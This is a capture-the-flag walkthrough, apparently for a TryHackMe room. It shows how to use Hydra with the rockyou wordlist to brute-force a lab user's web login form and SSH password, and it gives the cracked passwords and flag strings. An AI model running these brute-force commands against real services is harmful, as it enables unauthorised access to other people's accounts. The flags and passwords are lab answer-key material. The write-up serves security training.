
Hydra

Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.

Use Hydra to bruteforce molly's web password. What is flag 1?


Answer/Flag: **THM{2673a7dd116de68e85c48ec0b1f2612e}**

➔ Here is the login page



➔ To get the string that appears in the server reply when the login fails, i entered random username and password


➔ **String:Your username or password is incorrect.**




Command: hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.130.186 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."

Where:

- ➔ "-l" specifies the username to use (in this case, "molly").
- ➔ "-P" specifies the password list file to use (in this case, "/usr/share/wordlists/rockyou.txt").
- ➔ The URL "10.10.130.186" is the target IP address.
- ➔ "http-post-form" indicates that we're using HTTP POST requests with form parameters.
- ➔ "/login" is the login page URL.
- ➔ "username=^USER^&password=^PASS^" specifies the form parameters for the username and password.
- ➔ ":Your username or password is incorrect." is the error message that indicates a failed login attempt.



- ➔ I entered the username: molly and password: sunshine on the login page and got the flag




Use Hydra to bruteforce molly's SSH password. What is flag 2?
Answer/Flag:THM{c8eeb0468febbadea859baeb33b2541b}

Command: hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.130.186 -t 4 ssh

Where:

- ➔ "-l molly" specifies the username to use for the login attempts (in this case, "molly").
- ➔ "-P /usr/share/wordlists/rockyou.txt" specifies the path to the password list file to use (in this case, "/usr/share/wordlists/rockyou.txt").
- ➔ "10.10.130.186" is the IP address of the target host.
- ➔ "-t 4" specifies the number of parallel tasks to run (in this case, 4). This parameter allows Hydra to run multiple login attempts simultaneously, which can speed up the process.
- ➔ "ssh" indicates that Hydra should attempt to crack the SSH login.




- ➔ Username is molly and password is butterfly
- ➔ We will use it to ssh into the target machine

Command: ssh molly@10.10.130.186

- ➔ To get the flag

Command: ls
Command: cat flag2.txt



END!!!